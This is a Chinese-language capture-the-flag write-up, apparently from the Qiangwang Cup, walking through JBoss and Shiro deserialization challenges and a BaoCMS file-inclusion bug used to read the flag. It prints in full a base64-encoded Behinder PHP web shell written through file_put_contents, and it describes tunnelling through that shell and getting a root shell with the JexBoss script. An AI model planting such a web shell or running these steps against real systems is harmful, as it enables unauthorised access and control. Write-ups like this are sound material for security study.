
8、访问 1.qwer 木马文件，写入冰蝎马（方便利用冰蝎做内网穿透，将靶机内网服务映射到本地）：

```
/1.qwer?1=file_put_contents('b.php',base64_decode('PD9waHAKQGVycm9yX3JlcG9ydGluZygwKTsKc2Vzc2lvbl9zdGFydCgpOwogI
CAgJGtleT0iZTQ1ZTMyOWZlYjVkOTI1YiI7IC8v6K%2Bl5a%2BG6ZKl5Li66L%2Be5o6l5a%2BG56CBMzLkvY1tZDXlgLznmoTliY0xNuS9je%2B
8jOm7mOiupOi%2FnuaOpeWvhueggXJlYmV5b25kCgkkX1NFU1NJT05bJ2snXT0ka2V5OwoJc2Vzc2lvbl93cml0ZV9jbG9zZSgpOwoJJHBvc3Q9Z
mlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CglpZighZXh0ZW5zaW9uX2xvYWRlZCgnb3BlbnNzbCcpKQoJewoJCSR0PSJiYXNlNjRfI
i4iZGVjb2RlIjsKCQkkcG9zdD0kdCgkcG9zdC4iIik7CgkJCgkJZm9yKCRpPTA7JGk8c3RybGVuKCRwb3N0KTskaSsrKSB7CiAgICAJCQkgJHBvc
3RbJGldID0gJHBvc3RbJGldXiRrZXlbJGkrMSYxNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc2xfZGVjcnlwdCgkcG9zd
CwgIkFFUzEyOCIsICRrZXkpOwoJfQogICAgJGFycj1leHBsb2RlKCd8JywkcG9zdCk7CiAgICAkZnVuYz0kYXJyWzBdOwogICAgJHBhcmFtcz0kY
XJyWzFdOwoJY2xhc3MgQ3twdWJsaWMgZnVuY3Rpb24gX19pbnZva2UoJHApIHtldmFsKCRwLiIiKTt9fQogICAgQGNhbGxfdXNlcl9mdW5jKG5ld
yBDKCksJHBhcmFtcyk7Cj8%2BCg%3D%3D'));
```

9、接着使用冰蝎客户端的“内网穿透”建立 HTTP 隧道，将靶机的 8006 端口映射到物理机的 2222 端口：

随后本地物理机浏览器即可访问 2222 端口，为 JBoss 默认页面：

10、最后使用 JexBoss 脚本一把梭`https://github.com/SpartansHackTeam/Jexboss`，获得 Shell 为 root 权限，即可查看 flag 如下：



本题最后补充两个知识点：

1. 冰蝎 3.0 内网穿透（代理）功能详解：冰蝎v3.0操作使用手册；
2. JexBoss 脚本工具的使用：JBoss未授权访问漏洞Getshell过程复现。


Web-Hard_Penetration

Shiro反序列化


1、访问解题链接发现是个登录页面，输入任意账户密码抓包发现 remenberme 响应头参数：

```
HTTP/1.1 200
Date: Sat, 12 Jun 2021 01:13:23 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 11-Jun-2021 01:13
Content-Language: zh-CN
X-Via-JSL: 4d290ed,-
X-Cache: bypass
Content-Length: 2426
```


2、Xray 神器一扫果然有 Shiro 反序列化漏洞：



3、用 shiro_attack 工具进行漏洞利用，写冰蝎内存马，多写几次，失败没事然后打开冰蝎直接连接即可：



4、查看根目录发现 flag 权限是 www-data 无法读取：



CMS源码审计

1、拿到 shell 但是权限不足，进一步进行信息收集，执行命令 `ps` （用于显示当前进程的状态，类似于 windows 的任务管理器）发现有 Apache 服务：

```
/tmp/hsperfdata_ctf/ >ps ef
  PID TTY      STAT   TIME COMMAND

/tmp/hsperfdata_ctf/ >ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 01:17 pts/0    00:00:00 /bin/sh -c cd /root; ./start.sh
root         8     1  0 01:17 pts/0    00:00:00 /bin/sh ./start.sh
root        11     8  0 01:17 pts/0    00:00:00 su ctf -c java -jar /home/demo/demo.jar --ser
ctf         27    11  0 01:17 ?        00:00:00 sh -c java -jar /home/demo/demo.jar --server.
ctf         28    27  2 01:17 ?        00:00:13 java -jar /home/demo/demo.jar --server.port=8
root        51     1  0 01:17 pts/0    00:00:00 /bin/bash /usr/bin/mysqld_safe
mysql      208    51  0 01:17 pts/0    00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/va
root       209    51  0 01:17 pts/0    00:00:00 logger -t mysqld -p daemon error
root       333     1  0 01:17 ?        00:00:00 /usr/sbin/apache2 -k start
www-data   358   333  0 01:17 ?        00:00:00 /usr/sbin/apache2 -k start
www-data   359   333  0 01:17 ?        00:00:00 /usr/sbin/apache2 -k start
www-data   361   333  0 01:17 ?        00:00:00 /usr/sbin/apache2 -k start
www-data   362   333  0 01:17 ?        00:00:00 /usr/sbin/apache2 -k start
```


2、读取 Apache 的 ports 配置文件得到端口：


```
/tmp/hsperfdata_ctf/ >cat /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely al
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 8005

<IfModule ssl_module>
        Listen 443
</IfModule>
```


3、使用冰蝎将端口映射出来：


4、本地物理机浏览器访问映射出来的内网服务，发现 CMS 关键字：

```
ly/index.html"> 入驻商家</a>
wap/passport/login.html" title="登录">登录</a>
passport/register.html" title="注册">注册</a></div>



</div>
xed">
          <a class="foot-item active" href="http://127.0.0.1:8125/wap/index?nav_id=86">
pan class="icon-shouye iconfont"></span>
pan class="foot-label">首页</span>

      <a class="foot-item " href="http://127.0.0.1:8125/wap/shop/index?nav_id=87">
pan class="icon-shangjia2 iconfont"></span>
pan class="foot-label">商家</span>

      <a class="foot-item " href="http://127.0.0.1:8125/wap/appoint/worker_list?nav_id=100">
pan class="icon-jiudian2 iconfont"></span>
pan class="foot-label">家政</span>

      <a class="foot-item " href="http://127.0.0.1:8125/wap/life/index?nav_id=88">
pan class="icon-fenleixinxi iconfont"></span>
pan class="foot-label">信息</span>

      <a class="foot-item " href="http://127.0.0.1:8125/wap/thread/index?nav_id=89">
pan class="icon-tubiao1tieba1 iconfont"></span>
pan class="foot-label">贴吧</span>

      <a class="foot-item " href="http://baocms.520er.com/user/member/index?nav_id=90?nav_id=90">
pan class="icon-wo iconfont"></span>
pan class="foot-label">我的</span>

er>
```


5、Github 下载对应 CMS 系统的源码 BaoCms，然后审计发现包含了模板，但是它在后缀硬加上了 `.html`：



6、最后利用 CMS 系统的文件包含漏洞读取 flag 文件：



总结

两天比赛下来差点被自己菜哭，路漫漫其修远兮……还好队友给力，又一年拿上了“强网先锋”的荣誉称号。同时发现今年强网杯的比赛题目越来越有渗透实战的味道了，出题的师傅结合了自己渗透过程遇到的真实场景，这应该算是好事，CTF 和实战思路两不误。加油吧！